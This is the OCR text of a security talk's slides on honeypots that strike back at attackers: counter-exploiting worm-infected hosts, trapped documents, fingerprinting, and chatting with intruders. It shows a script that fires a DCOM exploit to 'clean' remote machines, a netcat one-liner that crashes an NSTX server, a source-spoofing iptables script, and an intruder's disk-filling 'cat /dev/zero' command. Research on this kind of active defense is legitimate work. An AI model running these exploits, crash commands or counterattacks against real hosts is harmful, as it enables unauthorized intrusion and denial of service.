


2) Clicked “Get Info” (CPU!)



3) State undefined (Coma)

[2.5] Fighting back Worms



Fighting back Worms

- Theory : a worm W comes from host A to host H.
  => A is infected by W (?)
  => A is (was) vulnerable to the attack used by W
  => A may still be vulnerable
  => H attacks A through this vulnerability
  => H takes the control of A,
  => H cleans A, patches A, hardens A, etc
- Proof of concept with Honeyd versus MSBlast
  - SecurityFocus - Infocus, October 2003 : "Fighting Internet Worms With Honeypots"
    - *http://www.securityfocus.com/infocus/1740*
  - Black Hat Asia, December 2003
    - *http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-oudot/slides/bh-asia-03-oudot.pdf*

Honeyd versus MSBlast

Example : script to launch an automatic remote cleaning of infected hosts (!)

```
#!/bin/sh
# launch the exploit against the internal infected attacker
# then execute commands to purify the ugly victim

/usr/local/bin/evil_exploit_dcom -d $1 -t 1 -l 4445 << EOF

taskkill /f /im msblast.exe /t
del /f %SystemRoot%\System32\msblast.exe
echo Windows Registry Editor Version 5.00 > c:\cleaner_msblast.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
   >> c:\cleaner_msblast.reg
echo "windows auto update" = "REM msblast" >> c:\cleaner_msblast.reg
regedit /s c:\cleaner_msblast.reg
del /f c:\cleaner_msblast.reg
shutdown -r -f -t 0
exit

EOF
```

[2.6] Wireless threats

Wireless Honeypots

- SecurityFocus - Infocus, February 2003 : "Wireless Honeypot Trickery”
  - http://www.securityfocus.com/infocus/1761
- Evil honeypots in the wireless world
  - Unofficial Access Point with fake resources
    - May be used to steal passwords (LSM03 in France)
  - Rogue Access Point
    - Propose (unprotected) wireless access and attack the clients
    - May occur on innocent clients (XP that auto-connect...)
  - Hacking the hackers
    - Wardrivers try to find open AP to access the net (free, anon)
    - Some techniques like tunneling are sometimes used...


Wireless Honeypots

- Example: know your wifi enemies
  - NSTX [http://debmail.dereference.de/nstx] is used to create IP traffic over DNS (very useful for blackhats on Wifi networks with DNS open for everybody).
  - Advisory Number: RSTACK-20040325
    - http://www.securityfocus.com/archive/1/358765
    - You can remotely crash the NSTX server on an evil honeypot by using :

```
perl -e '{ print "A" x 500 }' | nc -u $ipdst 53
```

  - Fingerprinting NSTX : the nstx version 1.0 will always use a tunnel with a UDP source port of 54…

[3] Biting back by offering poison




Trapped gifts

- What if the attackers find trapped files on the honeypots ?
  - They may download/read/launch those files
- Examples :
  - Evil exe files (stupid attacker ? greedy warez walker ?)
  - Evil doc files (corporate spy ? curious visitor ?)

    …
- Patent technology : Specter7 would add markers on the attacking host [disk], for a potential trial

Trapped gifts, example

Example: Contaminate MS Word Documents
Converter Buffer Overflow => Exploit by Valgasu (from Rstack.org)
http://www.securityfocus.com/archive/1/336367
[Reverse] shell obtained on the attacker computer




RIAA Honeypot ?

- Imagine ugly (illegal?) honeypots connected to peer to peer files exchangers
  - Real hosts with P2P clients (Mldonkey, etc)
  - The contents of those hosts could be :
    - Fake EXE with viruses or logical bomb
    - Fake MPG, MP3, etc, abusing vulnerabilities in the multimedia clients
  - Gobbles-RIAA ? *http://www.securityfocus.com/archive/1/306476*

"We focused on creating virii/worm hybrids to infect and spread over p2p nets"

[4] Back tracking : Know your enemy ?!



Simple back tracking

- Gathering extended information about the attacker
- Very useful on local networks (without too much filtering)
  - Requests to remote services
    - finger, rusers
    - identd

      Example for honeyd script :

      ```
      netcat $ipsrc 113 << EOF
      echo $sport, $dport
      EOF
      ```

    - NetBIOS

      Example for honeyd script :

      ```
      nmblookup -S $ipsrc
      ```

Advanced back tracking

- Active / Passive fingerprinting with Honeypots
  - Passive (Honeyd, p0f2, NeVO, chron-os, etc)
  - Active ? May be possible for malicious servers...
  - Example of innovative active fingerprinting
    - Evil HTTP Server

[Client connects] C --SYN--> S
C <--SYN|ACK-- S [Server accepts and answers]
[connected] C --ACK--> S
C --PSH|ACK--> S [Client sent *GET /... HTTP/1.0*]
C <--PSH|ACK-- S [Server answers *<html>...</html>*]
C <--FIN-- S [Server stops the TCP session]
[Client accepts] C --FIN|ACK --> S (S should send a final ACK…)
[no ACK, resent] C --FIN|ACK --> S
[no ACK, resent] C --FIN|ACK --> S (…)
The resents of FIN|ACK allows time based passive OS fingerprinting !

CLOSE_WAIT Fingerprinting example

- Fast proof of concept (CLOSE_WAIT Fingerprint with Honeyd)

```
#!/bin/bash
#Put whatever you need there, just finish the script with SIGKILL
echo "Server: Apache"
echo ”<HTML>…</HTML>"
kill -9 $$
```

  - The SIGKILL will kill this shell, son of Honeyd. When that happens, Honeyd will send a FIN.
  - Filter FIN|ACK on a gateway before Honeyd

```
iptables -I FORWARD -d $HONEY -p tcp --tcp-flags ALL FIN,ACK -j DROP
```

  - No FIN received => No ACK sent by Honeyd
  - Client in state CLOSE_WAIT => Fingerprint!

- Another innovative idea : Modify Honeyd to ignore the FIN packets and let the client in FIN_WAIT_1 (fingerprint!)
- Tools : Ringv2, CronOS

The Truman Sh0w Honeypot

Talking with strangers…?


- Usually, blackhats get access, play, and go away
  - No opportunity to interact with them
- What if you could talk with attackers ?
  - You said "*Know your enemy !*", didn't you ?
- Initiating discussions with the attackers :
  - Why ?
    - Human/technical fingerprint,
    - Get more proofs,
    - Profiling, Location,
    - Exchanges, Fun...
  - How ? Use classical tools : write/talk/IRC/ICQ…

Social engineer with (human) aggressors

- Fool the attackers on your own computer
  - You can come and talk with intruders

  "Hi kid, i h4ck3d thiz b0x t00, w0nn4 sh4re ? I h4ve r00t access"
  - The intruders will try to guess where you are from
    - Looking at processes and people connected (who, w, ps…)
    - Looking at network sessions (netstat, lsof...)
  - YOU control the honeypot so that you can change your incoming IP address !
    - The filtering host may change incoming IP (NAT, ttl...)
    - You could come from a local LAN while looking like being a remote hacker (.cn .ru …)

Truman Sh0w gateway role



Truman Sh0w gateway script

```
#!/bin/sh

# French Honeynet Project / Truman Sh0w Honeypot
# Usage: fake.sh LocalUid IPofFakeHost
# Then use the LocalUser with LocalUid
# to come with the fake IP as source on the honeypot !

INTERFACE_INT_VMWARE="vmnet1"
UID_OWNER=$1
HOST_FAKE=$2
iptables -t nat -I POSTROUTING -o
   $INTERFACE_INT_VMWARE -m owner --uid-owner
   $UID_OWNER -j SNAT --to-source $HOST_FAKE
```

Truman Sh0w for real 1/3

1) Intruders installed an IRC Bot on the Honeypot going to their server

```
NICK hacked
USER lamer 0 0 :* hacked *
:neons.hackers.xxx 002 hacked :Your host is neons.hackers.xxx, running version 2.10.3p5
:neons.hackers.xxx 251 hacked :There are 49 users and 0 services on 5 servers
:neons.hackers.xxx 375 hacked :- neons.hackers.xxx Message of the Day -
:neons.hackers.xxx 372 hacked :- ----------------------------------------------------------------
:neons.hackers.xxx 372 hacked :-  _                          _                                  xxxxxxxxxxxxxxx
:neons.hackers.xxx 372 hacked :- | |__     __ _    ___   | | __   ___    _ __    ___        xxxxxxxxxxxxxxx
:neons.hackers.xxx 372 hacked :- | '_ \   / _` |  / __| | |/ /  / _ \ | '__| / __|     xxxxxxxxxxxxxxx
:neons.hackers.xxx 372 hacked :- | | | | | (_| | | (__  |   <  |  __/ | |    \__ \  _  xxxxxxxxxxxxxxx
:neons.hackers.xxx 372 hacked :- |_| |_|  \__,_|  \___| |_|\_\  \___| |_|    |___/ (_) xxxxxxxxxxxxxxx
:neons.hackers.xxx 372 hacked :- ----------------------------------------------------------------
:neons.hackers.xxx 372 hacked :-          ..insecure systems, lame admins and users are for us..
:neons.hackers.xxx 372 hacked :- ----------------------------------------------------------------
```

2) Honeypot Admins used *fake.sh* (top10 dshield) to come on IRCserv

```
NICK irc
:Fleck :hello irc
 :hi :)
 :i found this computer before you
:Fleck :i know ;)
 :how ?
:Fleck :but i did ir faster than you :P
:Fleck :it*
 :hmm okay let's try where am i from ?
:Fleck :france
:Fleck :? :)
 :nop
```

Truman Sh0w for real 2/3

3) The intruder launched “netstat -n” to see who was really there

```
tcp        0      0 192.168.6.2:22          220.255.xxx.xxx:10484   ESTABLISHED
tcp        0      0 192.168.6.2:32978       193.108.xxx.xxx:6667    ESTABLISHED
tcp        0      0 192.168.6.2:33149       193.108.xxx.xxx:6667    ESTABLISHED
tcp        0      0 192.168.6.2:80          80.232.xxx.xxx:32804    ESTABLISHED
```

```
 :u lame
:Fleck :!ripe 220.255.xxx.xxx
:Buchinja:[RIPE:] - [ inetnum:     220.255.0.0 - 220.255.255.255 ]
:Buchinja:[RIPE:] - [ descr:       SingNet Pte Ltd ]
:Buchinja:[RIPE:] - [ country:     SG ]
:Buchinja:[RIPE:] - [ person:      SingNet Hostmaster ]
:Buchinja:[RIPE:] - [ address:     SingNet Engineering & Operations ]
:Fleck :!code SG
:Miiljums:Fleck: [CODE:] - [ SG = Singapore ]
:Fleck :right ?
:Fleck ::p
 :of course
:Fleck :well
:Fleck :maybe i am lame...
 :what are u trying with this box ? i need it to bounce
:Mr_Osis :lol
:Fleck :nothing ;)
```

Wooooo ! Netstat rulez !

Welcome in the Truman Show honeypot...

Truman Sh0w for real 3/3

```
:Fleck :itas a virtual boX
:Fleck :vmware
 :i know
 :they rebuild the image when they are defaced
:Fleck :lol
:Fleck ::p
:Mr_Osis :Im louthing about they home link by name "security"
:Fleck :irc check out ps aux :P
 :question: why are you playing with dev-zero ?
 :lag
:Fleck :hh
 :stop
:Fleck :why ;P ?
 :it lagz !
:Fleck :irc so what ? ;P
 :it disturb me :)
:Fleck ::p
:Fleck :i don't care ;P
 :but why do you do that ?
:Fleck :to get full HDD :P
:Fleck :cat /dev/zero >> /var/tmp/tmp
 :what is it for exactly ?
 :destroy the HDD ?
:Fleck :just out of disk space :P
:Mr_Osis :all in one file with symbols ;)
:Mr_Osis :kiddy, but funy
:Fleck :yep
:Mr_Osis :irc do u know how to get know how big is hdd2 on this pc?
```

They fingerprinted VMWare ☺

Crashing the HDD ?

Sebek suffered a lot for that

[sys_read() exhaustion]

[4] Conclusions

Others fields of interest

- B00mrang effect : proxy aggression back to aggressor
  - `add template tcp port 80 proxy $ipsrc:80`
- Audit the auditor (get same kind of info on her)
- Counter-measures (Isolation, filtering, hijacking…)
- DOS toward the client (?)
- Spammers ? Seems to be too difficult to handle…
- BOFH should definitely use evil Honeypots to monitor / handle the zealot end-users
- ...

In brief

- Evil Honeypots are computer resources that are able to counterattack or play with an aggressor by using specific self defense techniques.
  - Active Defense, Countermeasure, Counterattack…
  - Getting remote control, trapping with poisoned gifts, gathering more information...
- Whitehats (when legal)
  - Biting back aggressors may be used as retaliation
  - Example : For an internal use (LAN), this legal action may improve security
- Blackhats
  - Evil Honeypots may be used to passively attack incoming visitors (worms, blackhats, clients…)
  - Example : during the MSBlast slaughtering time, thousands of win32 shells could be obtained just by waiting for incoming infected hosts
- BUT : Automatic aggressive defense is still a dangerous activity !
- Future technology ? Future law ? Future culture ?


Any questions ?
Thanks for your attention.
Greetz: Lance, Nico, Dragos, Phil, Rstack Team
and folks from the French Honeynet Project